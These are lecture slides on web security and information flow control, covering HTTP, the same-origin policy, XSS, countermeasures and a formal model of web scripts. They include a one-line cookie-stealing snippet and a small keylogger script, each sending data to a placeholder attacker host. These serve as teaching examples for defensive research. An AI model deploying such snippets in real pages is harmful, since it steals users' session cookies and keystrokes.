

Information flow control for the web

Prof. Frank PIESENS

Overview

- The web platform
 - Web script security: threats and countermeasures
 - A formal model of web scripts
 - Information flow security
-
- Secure multi-execution
 - The FlowFox browser
 - Conclusions

The Web platform

- A user starts a web application by navigating his browser to a URL:

`scheme://login.passwd@address:port/path/to/resource?query_string#fragment`

1 2 3 4 5 6 7

- Components of a URL:
 1. Scheme/protocol name, e.g. http, https, ftp, ...
 2. Credentials: login and password (optional)
 3. Address: either a DNS name or an IP address
 4. Port: optional port number on the server
 5. Hierarchical path name to the resource
 6. Optional query string parameters
 7. Optional fragment identifier

This initiates a HTTP dialogue between browser /
server

HTTP

- The Hypertext Transfer Protocol (HTTP)
 - Is a stateless application-level request-response protocol
 - But often used in combination with some mechanisms to track state
 - And often used in combination with authentication / secure communication extensions

HTTP Requests

- A request has the form:

```
<METHOD> /path/to/resource?query_string HTTP/1.1  
<header>*  
  
<BODY>
```

- HTTP supports a variety of methods, but only two matter in practice:
 - GET: intended for information retrieval
 - Typically the BODY is empty
 - POST: intended for submitting information
 - Typically the BODY contains the submitted information

HTTP Request headers

- Requests can carry a variety of headers, many of them security-relevant
- Example request:

```
GET /cs/ HTTP/1.1
Host: wms.cs.kuleuven.be
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) ...
Accept: text/html,application/xhtml+xml,application/xml...
Referer: http://www.cs.kuleuven.be/
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: keyword=value...
```

HTTP Responses

- A response has the form

```
HTTP/1.1 <STATUS CODE> <STATUS MESSAGE>  
<header>*  
  
<BODY>
```

- Important response codes:
 - 2XX: Success, e.g. 200 OK
 - 3XX: Redirection, e.g. 301 Moved Permanently
 - 4XX: Client side error, e.g. 404 Not Found
 - 5XX: Server side error, e.g. 500 Internal Server Error

HTTP Response headers

- Responses also carry a variety of headers, many of them security-relevant
- Example response:

```
HTTP/1.1 200 OK
Date: Fri, 07 Sep 2012 11:07:10 GMT
Server: Zope/(2.13.10, python 2.6.7, linux2) ...
Content-Language: nl
Expires: Tue, 10 Sep 2002 11:07:10 GMT
Cache-Control: max-age=0, must-revalidate, private
Content-Type: text/html;charset=utf-8
Content-Length: 5797
Set-Cookie: keyword=value,...

<HTML CONTENT>
```


HTTPS

- The HTTP protocol itself does not provide secure communication
- But the HTTPS protocol scheme runs HTTP on top of SSL/TLS, a standardized transport layer security protocol
- SSL/TLS is very configurable, and the security guarantees it offers depend on configuration
 - Usually: communication integrity and confidentiality
 - Sometimes: server authentication
 - Every now and then: client authentication

HTTP Cookies

- The cookie mechanism allows servers to store key=value pairs in the browser
 - Stored by the server using the Set-cookie header
 - Automatically included in every request to that server by the browser using the Cookie header
- The server can control various aspects, such as:
 - Expiration date,
 - Domain and path scope of the cookie,
 - Security aspects: limit to https, no access from scripts

Sessions on top of HTTP


- In order to group requests from the same user, a server creates a *session-id* and ensures that this session-id is sent with every request, by means of:
 - Cookies, or
 - Embedding the id in URL's and/or form fields
- Web sessions are fragile from the point of view of security
 - We will discuss example attacks later

HTTP Authentication

- Basic HTTP authentication:
 - Username and password are sent in an Authorization: request header
- Application-level authentication
 - Typically a form with username and password transmitted over HTTPS and validated by server application
- Single-Sign-On, Federated identities
 - To support a single user-id/password for multiple web applications

The Server

- Can be implemented in many different ways
- Essentially maps requests to responses



HTML

- The body of a HTTP response typically consists of Hypertext Markup Language (HTML)
- HTML is a combination of:
 - Data: content + markup
 - Code: client-side scripting languages, e.g. JavaScript
- HTML can include pointers to, and content from other sites, e.g.
 - The `<href>` attribute: clickable link to a URL
 - The `` tag: links to an image that is automatically retrieved and displayed
 - The `<script>` tag: can link to a script that is automatically downloaded and executed

KU Leuven fan page - Mozilla Firefox

Bestand Bewerken Beeld Geschiedenis Bladwijzers Extra Help

KU Leuven fan page

people.cs.kuleuven.be/~frank.piessens/example2.html

Meest bezocht Aan de slag Laatste nieuws deredactie.be Zimbra: 23/5 - 27/5 Google

KU LEUVEN

What is KU Leuven?

A great university in Belgium, check out the [homepage](#).

Email:

Tweets

Veto @Veto_be 1h
We schrijven er al tijden over, maar wat is nu "de integratie"? De KU Leuven probeert het via dit filmpje uit te... [fb.me/1yZNHeCAk](#)
[Show Media](#)

RADIO 1 @radio1be 2h
"Het is wat vroeg om deze koude maand maart en de sneeuw te linken aan de klimaatopwarming" Nicole Van Lipzig (KU Leuven) [#hautekiet](#)
[Expand](#)

dit is biotech @ditisbiotech 3h
[#Thrombogenics](#) in [#BEL20](#). Wat is de succesformule? Wat zijn de gevolgen? interview met Collen en Debackere [ow.ly/jnwQz](#) [@KULeuven](#)
[Expand](#)

philipdutre @philipdutre 4h

```

<html>
<head> <title>KU Leuven fan page</title> </head>
<body>

<img SRC="http://stijl.kuleuven.be/logo_kuleuven.png">

<h1> What is KU Leuven? </h1>
A great university in Belgium, check out the
<a href="http://www.kuleuven.be/">homepage</a>.
<P/>

<form name="myForm" action="send_info.jsp" onsubmit="return validateForm();">
  Email: <input type="text" name="email">
  <input type="submit" value="Send me info!">
</form>

<script>
function validateForm()
{
  var x=document.forms["myForm"]["email"].value;
  var atpos=x.indexOf("@");
  var dotpos=x.lastIndexOf(".");
  if (atpos<1 || dotpos<atpos+2 || dotpos+2>=x.length)
  { alert("Not a valid e-mail address"); return false;
  }
}
</script>

<a class="twitter-timeline" href="https://twitter.com/search?q=%23kuleuven" data-
<script>!function(d,s,id){var js,fjs=d.getElementsByTagName(s)[0];
if(!d.getElementById(id)){js=d.createElement(s);js.id=id;
js.src="//platform.twitter.com/widgets.js";
fjs.parentNode.insertBefore(js,fjs);}}(document,"script","twitter-wjs");
</script>
</body>
</html>

```

Inclusion of a remote image

Remote link

An inline script

A remote script

The Browser

- The browser displays HTML, and executes JavaScript
 - Handles user interface and network events
 - Offers a powerful API to scripts
 - Inspecting / modifying the page
 - Inspecting / modifying page metadata, e.g. Cookies
 - Sending / receiving HTTP (XMLHttpRequest API)
 - Event handling
 - Allows the user to interact with multiple sites at the same time

Overview

- The web platform
- ➔• Web script security: threats and countermeasures
- A formal model of web scripts
- Information flow security
- Secure multi-execution
- The FlowFox browser
- Conclusions

Introduction

- The browser executes scripts sent to it from web sites the user visits, and offers a powerful API to such scripts
 - This obviously raises security concerns
- How can malicious scripts enter the browser?
- What damage can malicious scripts do?
- What countermeasures are in place?



Threat scenarios



Malicious server sends scripts to attack the browser user's machine



Malicious server sends scripts to attack other open sites



Attacker injects scripts into good site

Malicious scripts attack the browser

- The countermeasure against these threats is the design of the API offered to scripts:
 - Scripts have no general-purpose file system API
 - (They do have site-specific local storage)
 - Scripts have no general-purpose networking API
 - (They do have site-specific networking capabilities)
 - Scripts have no general-purpose GUI API
 - (They do have a strong API to manipulate the web page they are part of)


Browser

Malicious scripts attack the browser

- Despite this countermeasure, many important attacks remain possible:
 - Scripts are an important enabler to exploit low-level vulnerabilities in the browser: *drive-by-downloads*, *heap spraying*, ...
 - Niels Provos et al., The Ghost In The Browser: Analysis of Web-based Malware, HotBots07
 - Scripts can leak a fair amount of possibly privacy-sensitive information, such as your browsing history, ...
 - Jang et al., An Empirical Study of Privacy-Violating Information Flows in JavaScript Web Applications, CCS 2010
 - Scripts can *fingerprint* the browser to enable tracking of the browser / user as he is surfing the web
 - Nikiforakis et al., Cookieless Monster: Exploring the Ecosystem of Web-based Device Fingerprinting, IEEE Oakland 2013


Browser

Scripts attack other open web sites




- The countermeasure against this threat is the *same-origin-policy* (SOP), a collection of security restrictions implemented in browsers that can be roughly summarized as:
 - Scripts can only access information belonging to **the same origin** as the script
 - An origin is a <scheme, address, port> triple
 - E.g. <http, www.kuleuven.be, 80>
 - E.g. <https, www.kuleuven.be, 443>
 - E.g. <http, www.kuleuven.be, 1080>

The Same-Origin-Policy (SOP)



- Html content belongs to the origin from which it was downloaded
- But included scripts belong to the origin of the html document that includes them
 - Rationale: the author of the html page knows that the script is not harmful
- The SOP provides basic protection for good site A against malicious scripts belonging to malicious site M that the user visits at the same time
 - But this protection is not perfect


Performing state-changing requests to other servers




- By inserting remote entities in the DOM, a script can trigger HTTP requests to other servers
- If the user's browser has privileged access to some servers, the attacker can abuse the user's privileges
 - E.g. User is behind a firewall, script can access servers behind the firewall
 - E.g. User has authenticated session with another server, script can perform authenticated requests
 - This is a form of Cross-Site Request Forgery (CSRF)

Determining existence of resources

- By inserting remote entities in the DOM, a script can trigger HTTP requests to other servers
- By registering an event-handler for the onload event, the script can determine if that server exists / is accessible to the user of this specific browser




Injecting malicious scripts



- How can an attacker inject a script?
 - By means of *cross-site scripting* (XSS)
 - By exploiting vulnerabilities similar to SQL injection vulnerabilities
 - Better name for XSS: *script injection*
 - By a variety of other means
 - Distributing a malicious advertisement
 - Hacking a website that hosts a widely used script
 - The site may support third-party extensions (*gadgets*)
 - ...
- Once part of a page, the script can violate confidentiality and integrity of the page (and corresponding session)

Leaking information




- The SOP prevents scripts from directly connecting to attacker-controlled servers
- But scripts can include remote entities into the web page, leading to a HTTP request to a script-specified server
- E.g. To leak the cookies of a page:

```
new Image().src = "http://attack/?=" + document.cookie;
```



- By including remote scripts, the attacker can even set up two-way communication (*JSONP*)

Taking over the user's session

- The script can initiate arbitrary requests to the originating server
 - I.e. Blindly inject additional requests in the user session
- Alternatively, the script can leak the session cookie (as shown before)
 - The attacker can now completely take over the user's session




Countermeasures

- The two main countermeasures for script security are:
 - The design of the JavaScript API / browser
 - The Same-Origin-Policy enforcement by the browser
- These handle mainly the two first threat scenarios () and ()

- Additional countermeasures for script injection are important


Defensive server-side programming

- Defensive programming protects against XSS vulnerabilities (cfr SQL injection)
 - E.g. input validation and output encoding




Content Security Policies

- Content security policies
 - New W3C standard that lets the web app authors declare where they expect the client to load resources




Sandboxing

- “Sandboxing” of JavaScript code
 - Limit the capabilities of an included script by means of a programmer provided policy



Information flow security

- Information flow control for JavaScript
 - Limit how information can flow through scripts from sensitive sources to public sinks



Conclusions

- The web is a very influential application platform
- The technological complexity makes it vulnerable in many ways
 - Another instance of the attacker-defender race
 - Sometimes, vulnerabilities become features!
- Many attack techniques are well understood, but new ones can be expected to surface
- Similar attacks (and defenses) can be expected on the mobile platforms

Further reading

- Web platform and security:
 - *The Tangled Web: A Guide to Securing Modern Web Applications*, M. Zalewski
 - www.owasp.org
- Web script security:
 - *Code Injection Vulnerabilities in Web Applications - Exemplified at Cross-site Scripting*, PhD thesis Martin Johns
 - Content Security Policies:
 - <http://www.w3.org/TR/CSP/>
 - JavaScript Sandboxing:
 - L. Meyerovich , B. Livshits, *ConScript: Specifying and Enforcing Fine-Grained Security Policies for JavaScript in the Browser*, IEEE Symposium on Security and Privacy, 2010
 - P. Agten, S. Van Acker, Y. Brondsema, P. Phung, L. Desmet, F. Piessens: JSand: complete client-side sandboxing of third-party JavaScript without browser modifications. ACSAC 2012
 - JavaScript Information flow control:
 - W. De Groef, D. Devriese, N. Nikiforakis, F. Piessens: FlowFox: a web browser with flexible and precise information flow control. ACM CCS 2012

Overview

- The web platform
- Web script security: threats and countermeasures
- ➔ • A formal model of web scripts
- Information flow security
- Secure multi-execution
- The FlowFox browser
- Conclusions

A very simple model of scripts

- Inspired by: A. Bohannon, B. C. Pierce, et al. *Reactive noninterference* (CCS '09).

• Syntax:

ev	$::=$	KeyPress MouseClick
		Load Unload
out	$::=$	Send Display
p	$::=$	\cdot $h; p$
h	$::=$	on $ev(x)$ $\{c\}$
c	$::=$	skip
		$c; c$
		$r := e$
		if e then $\{c_1\}$ else $\{c_2\}$
		while e $\{c\}$
		$out(e)$
e	$::=$	x n r $e \odot e$
\odot	$::=$	$+$ $-$ $=$ $<$

Some example scripts

- Example 1:

```
on KeyPress(x) { total := total + x }  
on MouseClick(x) { Display(total) }
```

- Example 2:

```
on KeyPress(x) { Send(x) }
```

- Example 3:

```
on KeyPress(x) { if x = 'x' then xpressed := 1 }  
on UnLoad(x) { Send(xpressed) }
```

Connection to real JavaScript

Listing 1.1: Keylogger

```
1 var u = 'http://hacker.com/?=' ;  
2 window.onkeypress = function(e)  
3 {  
4   var leak = e.charCode;  
5   new Image().src = u + leak;  
6 }
```

Semantics:

Program states: (μ, c) , with:

- μ is a mapping from variable names to integers
- c is a command

Semantic judgments:

- $\mu \vdash e \Downarrow n$: expression e evaluates under store μ to n .
- $(\mu, c) \xrightarrow{\alpha} (\mu', c')$: command c running under store μ can make a step with resulting store μ' , action α , and remaining command c' .

Actions α can be the silent action (\cdot) , an output action $(out(n))$ or an input action $(ev(n))$.

Semantic rules (part 1)

$$\frac{}{(\mu, \text{skip}; c) \dot{\rightarrow} (\mu, c)} \quad (1)$$

$$\frac{(\mu, c_1) \xrightarrow{\alpha} (\mu', c'_1)}{(\mu, c_1; c_2) \xrightarrow{\alpha} (\mu', c'_1; c_2)} \quad (2)$$

$$\frac{\mu \vdash e \Downarrow n}{(\mu, r := e) \dot{\rightarrow} (\mu[r \mapsto n], \text{skip})} \quad (3)$$

$$\frac{c = \text{if } e \text{ then } \{c_1\} \text{ else } \{c_2\} \quad \mu \vdash e \Downarrow n \quad n \neq 0}{(\mu, c) \dot{\rightarrow} (\mu, c_1)} \quad (4)$$

$$\frac{c = \text{if } e \text{ then } \{c_1\} \text{ else } \{c_2\} \quad \mu \vdash e \Downarrow 0}{(\mu, c) \dot{\rightarrow} (\mu, c_2)} \quad (5)$$

Semantic rules (part 2)

$$\frac{c = \text{while } e \{c_{\text{loop}}\} \quad \mu \vdash e \Downarrow 0}{(\mu, c) \dot{\rightarrow} (\mu, \text{skip})} \quad (6)$$

$$\frac{c = \text{while } e \{c_{\text{loop}}\} \quad \mu \vdash e \Downarrow n \quad n \neq 0}{(\mu, c) \dot{\rightarrow} (\mu, c_{\text{loop}}; c)} \quad (7)$$

$$\frac{\mu \vdash e \Downarrow n}{(\mu, \text{out}(e)) \xrightarrow{\text{out}(n)} (\mu, \text{skip})} \quad (8)$$

$$\frac{c = \text{lookup}(p, \text{ev}(n))}{(\mu, \text{skip}) \xrightarrow{\text{ev}(n)} (\mu, c)} \quad (9)$$

Executions of web scripts

The *initial program state* is (μ_0, skip) where μ_0 maps all global variables on 0. An *execution* of a script is a finite or infinite sequence of actions $\bar{\alpha}$:

$$\bar{\alpha} = (\mu_0, \text{skip}) \xrightarrow{\alpha_0} (\mu_1, c_1) \xrightarrow{\alpha_1} (\mu_2, c_2) \xrightarrow{\alpha_2} \dots$$

- A state is *passive* if the command-part is skip
- One can prove:
 - Progress: a script is either in a passive state or it can make a step
 - The only non-determinism is in the inputs

Example

- Consider the program:

```
on KeyPress(x) { total := total + x }  
on MouseClick(x) { Display(total) }
```

- The following is an execution (showing only non-silent actions):

